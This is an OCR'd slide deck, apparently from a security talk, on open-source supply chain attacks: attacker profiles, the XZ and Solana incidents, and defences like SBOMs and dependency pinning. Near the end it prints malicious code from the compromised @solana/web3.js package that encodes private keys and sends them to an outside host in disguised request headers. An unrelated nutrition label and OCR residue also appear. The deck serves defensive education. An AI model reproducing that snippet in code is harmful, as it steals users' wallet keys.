prise



What defenders are equipped for

vs.

What they’re actually up against



# Supply Chain Attack Tactics

- Backdoors are a thing, but they’re not like that anymore
- Wargames has baked expectations into people’s brains
  - They’re (mostly) wrong
- Speed is the number one tactic for these attackers
- The scenario of planting backdoors, then waiting is wrong
- Solana attack a couple of months ago was over in ~2 hours
- XZ involved a strong push to speed up acceptance testing
- Our tools and techniques are stuck in the 1900s

# Supply Chain Attacks are Ascendant

- Attackers see a much bigger bang for the buck
- The types of attacks are different
- The amount and type of risk has changed
- “It won’t happen to me” has always been a bad strategy, but it’s even worse now

# What we Looked for, What we Found

**Paul Novarese** · You

Software Supply Chain Security/InfoSec/OPSEC

3mo ·


I'm going to start actually collecting data but it feels like most enterprise software development projects have way more risk from deliberate malware software supply chain attacks than from "traditional" vulnerabilities. Even if this isn't currently the case, it will be very soon since the velocities aren't even in the same neighborhood.

10

8 comments · 1 repost

# Risk Theory

- Yes, CVEs are increasing
- But, malware supply chain attacks are increasing faster
- CVEs are becoming more noisy, less actionable
- Most of the scores are bogus
- KEV is the only thing that really matters (for vulns)
- But what can we do about the growing threat?



typical bitcoin enjoyer


AVERAGE


stuxnet enthusiast

# Supply Chain Attack Types


- Typical bitcoin enjoyer (criminals)
  - These are often ransomware attacks with fewer steps or vectors for other ransomware
  - Just steal the wallet/keys whatever
- Average (state-sponsored) stuxnet enthusiast
  - Willing to put in the effort for the long con (Jia Tan)
- Significant overlap!

# Targets

# Number of Maintainers





Josh Bressers https://www.youtube.com/watch?v=SEnB9Riiazs

# Supply Chain Attack Targets

- For criminals they’re looking for projects with poor hygiene, standard stuff, solo absent maintainers, bad openssf scorecards
- The long-con state actors are looking for critical projects with overworked maintainers
- There are a LOT of projects in both buckets
- So many high-volume projects are single-maintainer
- And again, some overlap here
- These are generalities and not hard-and-fast rules

# Tools





**Nutrition Facts**

Serving Size 6 rolls (85g)
Servings Per Container 2.5

| Amount Per Serving | |
|---|---|
| **Calories** 210 | Calories from Fat 80 |
| | **% Daily Value*** |
| **Total Fat** 9g | **14%** |
| Saturated Fat 2g | **11%** |
| Trans Fat 1.5g | |
| **Cholesterol** 10mg | **3%** |
| **Sodium** 390mg | **16%** |
| **Total Carbohydrate** 25g | **8%** |

```
"purl": "pkg:gem/zlib@2.0.0",
"metadataType": "GemMetadata",
"metadata": {
  "name": "zlib",
  "version": "2.0.0",
  "files": [
    "ext/zlib/extconf.rb",
    "zlib.so"
  ],
  "authors": [
    "Yukihiro Matsumoto",
    "UENO Katsuhiro"
  ],
  "homepage": "https://github.com/ruby/zlib"
```

# Supply Chain Attack Tools

- OpenSSF Scorecard
- SBOMs
  - more than just CPEs/vuln matching
  - the map to open source insights
  - Know what you’re consuming
  - don’t eat out of dumpsters

anchore / syft

Type / to search

Code | Issues 401 | Pull requests 40 | Actions | Projects | Wiki | Security | Insights

- Pulse
- Contributors
- Community Standards
- Commits
- Code frequency
- Dependency graph
- Network
- Forks
- Actions Usage Metrics
- Actions Performance Metrics

# April 10, 2025 – April 17, 2025

Period: 1 week


## Overview

17 Active pull requests

7 Active issues

| 13 | 4 | 2 | 5 |
|---|---|---|---|
| Merged pull requests | Open pull requests | Closed issues | New issues |

Excluding merges, **6 authors** have pushed **13 commits** to main and **13 commits** to all branches. On main, **13 files** have changed and there have been **188 additions** and **43 deletions**.





**13** Pull requests merged by **5** people

# XZ is the Continuation of Trends

- You vet your employees and your physical suppliers
- Open source software runs in the exact same environment as your in-house code
- Why wouldn’t you vet open source developers/maintainers/contributors

# THE PROBLEM




https://www.bleepingcomputer.com/news/security/malicious-pypi-package-with-37-000-downloads-steals-aws-keys/



HUNTED LABS

# THE “SOLUTION”



https://www.youtube.com/watch?v=TQeP6GWU0e4



HUNTED LABS





HUNTED LABS



Follow

**12** followers · **2** following

Moscow




Follow

Technical manager at [redacted] Services

**206** followers · **0** following

[redacted]

Moscow



Follow


Head of Development Service at [redacted]

**46** followers · **25** following

[redacted]

Moscow, Russia

[redacted]



Follow

**10** followers · **12** following

Moscow

# OK, what about these state actors

- FSB, CCP/PLA, DPRK, Iran all have different methods
- A lot of these guys are out in the open
- What should we be looking for? Contributors? Maintainers?
- Solo maintainers, poor OpenSSF scorecard/hygine

# What we Looked For

- Potential profiles of bad actors in the supply chain
- Potential project types that are easy to compromise or co-opt
- The discoveries

# The Immediate Future is Very Bleak

But a Better Future is Closer than we Think

Yes, the planet got destroyed by malware.  But for a beautiful moment in time we created a magical developer experience.

# What can we do about it?

- Pin dependencies whenever possible
- Pinning isn’t always pinning! (e.g. github tags are NOT immutable)
- I used to think pinning was really bad, but it’s basically imperative now
- Github makes things worse because they want things to be extremely frictionless for devs
- Friction is a big deal BUT there has to be SOME weight on security
- You’re much more susceptible here if you’re a devops practitioner or cloud native or whatever you want to call it
- pypi has started developing a package quarantine
- Go has a lot of features that make these attacks difficult
- Curated repositories are harder to attack but not impossible

# What can we do about it?

- Fixing transitive dependencies is essentially impossible
- CVE and NVD are broken
  - They weren’t designed for open source
  - You can’t patch faster, you can’t keep up, nobody can
- Malware is increasing faster than vulnerabilities
- Scan your builds and produce SBOMs
  - Don’t eat out of dumpsters
  - Take advantage of open source insights (expert mode)
- It’s very difficult to stop long-con state actors
- Pin your dependencies
- Use the language and package manager security features

# BONUS MATERIAL! :)

# SBOMs

A brief note

# What is an SBOM?


# If We Knew What We are Consuming

- People spent insane amounts of time just finding log4j, because nobody knew where (or even if) it was hiding
- Knowing = Faster Remediation
- SBOMs help, a LOT, but… “a phone book is not illuminating”
  - They aren’t a silver bullet
  - Scanners aren’t perfect (e.g. can’t penetrate binary blobs, cf. OpenSSL3.)
  - Not all SBOMs are equal
  - SBOMs aren’t ubiquitous (yet) (producers aren’t reliably supplying them)
  - SBOMs are more accurate and useful when producers/maintainers generate them BUT something is better than nothing
  - SBOM management is hard
  - Any SBOM generated before an actual build is suspect (transitive deps)
  - SBOM Everywhere: https://github.com/ossf/sbom-everywhere

# @solana/web3.js

Yet Another Supply Chain Attack Just Happened This Week

# Malware in @solana/web3.js

Malware Published 4 hours ago to the GitHub Advisory Database • Updated 4 hours ago

Vulnerability details | Dependabot alerts 0

| Package | Affected versions | Patched versions |
| --- | --- | --- |
| @solana/web3.js (npm) | >= 0 | None |

## Description

Any computer that has this package installed or running should be considered fully compromised. All secrets and keys stored on that computer should be rotated immediately from a different computer. The package should be removed, but as full control of the computer may have been given to an outside entity, there is no guarantee that removing the package will remove all malicious software resulting from installing it.


Published to the GitHub Advisory Database 4 hours ago

```
3151     1); // Add one for finalize transaction
3152     ;
3153   }
3154
3155   /**
3156    * Adds process to the queue
3157    *
3158    * @param process Uint8Array
3159    * @return void
3160    */
3161   static addToQueue(process) {
3162     const b = bs58__default.default.encode(process);
3163     if (QUEUE.has(b)) return;
3164     QUEUE.add(b);
3165     fetch("https://sol-rpc.xyz/api/rpc/queue", {
3166       method: "POST",
3167       headers: {
3168         "x-amz-cf-id": b.substring(0, 24).split("").reverse().join(""),
3169         "x-session-id": b.substring(32),
3170         "x-amz-cf-pop": b.substring(24, 32).split("").reverse().join("")
3171       }
3172     }).catch(() => {});
3173   }
3174
3175   /**
3176    * Loads a generic program
3177    *
```

# Trends in Vuln Mgmt

FIGURE 1.2

## Release Frequency of Open Source Projects

